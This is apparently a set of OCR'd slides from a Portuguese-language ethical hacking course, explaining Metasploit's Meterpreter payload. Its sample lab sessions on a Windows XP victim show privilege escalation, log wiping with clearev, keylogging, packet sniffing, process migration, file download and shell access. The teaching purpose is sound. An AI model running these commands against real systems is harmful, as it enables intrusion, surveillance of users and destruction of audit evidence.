Meterpreter

Marcos Flávio Araújo Assunção

Fundamentos de Ethical Hacking

O MSF trabalha com vários tipos de payloads, mas o melhor de todos é o **`meterpreter`**. Algumas características dele:

- Roda diretamente na memória RAM, sem uso do disco.
- Permite a **execução** de **diversas tarefas** como: shell, download e upload de arquivos, keylogger, sniffer, screenshot, RDP, entre outros.
- Permite **migrar** o processo para outro executável e **inicializar com o sistema**
- Permite limpar os rastros nos logs e finalizar antivírus
- Permite **elevar** os **privilégios** de usuário

Comandos do Meterpreter

- **ps**: Lista processos em execução
- **shell**: Acessa o prompt de comandos
- **clearev**: Limpa os logs.
- **run vnc**: Instala o VNC remotamente.
- **getsystem**: Obtém o usuário system.
- **keyscan_start**: Inicia o keylogger.
- **migrate**: Migra para outro processo.
- **run migrate**: Migra automaticamente
- **screenshot**: Tira um screenshot da tela
- **download**: Faz download de um arquivo

```
[*] Meterpreter session 1 opened (192.168.10.1:4
:26 -0300

meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session
 ---   ----  ----                ----  -------
 0     0     [System Process]          4294967295
 4     0     System              x86   0
 124   928   snmp.exe            x86   0
ystem32\snmp.exe
 160   928   alg.exe             x86   0
```

Meterpreter

Exemplo ps

```
meterpreter > migrate 124
[*] Migrating to 124...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer          : VITIMAXP
OS                : Windows XP (Build 2600,
Architecture      : x86
System Language   : pt_BR
Meterpreter       : x86/win32
meterpreter >
```

Meterpreter

Exemplo migrate

pwd: Mostra diretório atual
ls: Lista arquivos/diretórios

```
meterpreter > pwd
c:\windows\system32
meterpreter > cd c:\
meterpreter > ls

Listing: c:\
=I==========

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
40777/rwxrwxrwx   0          dir   2012-08-05 14:18:31 -0300  $AVG
100777/rwxrwxrwx  0          fil   2012-08-05 11:13:41 -0300  AUTOEXEC.BAT
40555/r-xr-xr-x   0          dir   2012-08-05 19:54:01 -0300  Arquivos de p
100444/r--r--r--  4952       fil   2001-10-28 12:06:10 -0200  Bootfont.bin
100666/rw-rw-rw-  0          fil   2012-08-05 11:13:41 -0300  CONFIG.SYS
40777/rwxrwxrwx   0          dir   2012-08-06 09:00:26 -0300  Config.Msi
40777/rwxrwxrwx   0          dir   2012-08-05 17:45:45 -0300  Documents and
100444/r--r--r--  0          fil   2012-08-05 11:13:41 -0300  IO.SYS
```

Meterpreter

Exemplos pwd e ls

Sintaxe

download <arquivo> <local>
upload <arquivo> <local>


```
meterpreter > download c:\AUTOEXEC.BAT
[*] downloading: c:AUTOEXEC.BAT -> c:AUTOEXEC.BAT
[*] downloaded : c:AUTOEXEC.BAT -> c:AUTOEXEC.BAT
meterpreter > upload /etc/dhcp3/dhcpd.conf c:\
[*] uploading  : /etc/dhcp3/dhcpd.conf -> c:\
[*] uploaded   : /etc/dhcp3/dhcpd.conf -> c:\\dhcpd.conf
meterpreter >
```

Meterpreter

Download e Upload

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > clearev
[*] Wiping 66 records from Application...
[*] Wiping 38 records from System...
```

```
meterpreter > screenshot
Screenshot saved to: /foZYHfAf.jpeg
meterpreter >
```



Meterpreter

getsystem
clearev
screenshot

Observação

keyscan_stop e **sniffer_stop** encerram as atividades.
keyscan_dump obtém o arquivo com as teclas digitadas.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > use sniffer
Loading extension sniffer...success.
meterpreter > sniffer_interfaces

1 - 'AMD PCNET Family PCI Ethernet Adapter' ( type:0 mtu:
lse )

meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
```

Meterpreter

keyscan_start e sniffer_start

```
meterpreter > shell
Process 2628 created.
Channel 3 created.
Microsoft Windows XP [vers□o 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\>ver
ver

Microsoft Windows XP [vers□o 5.1.2600]

c:\>
```

Meterpreter

Exemplo shell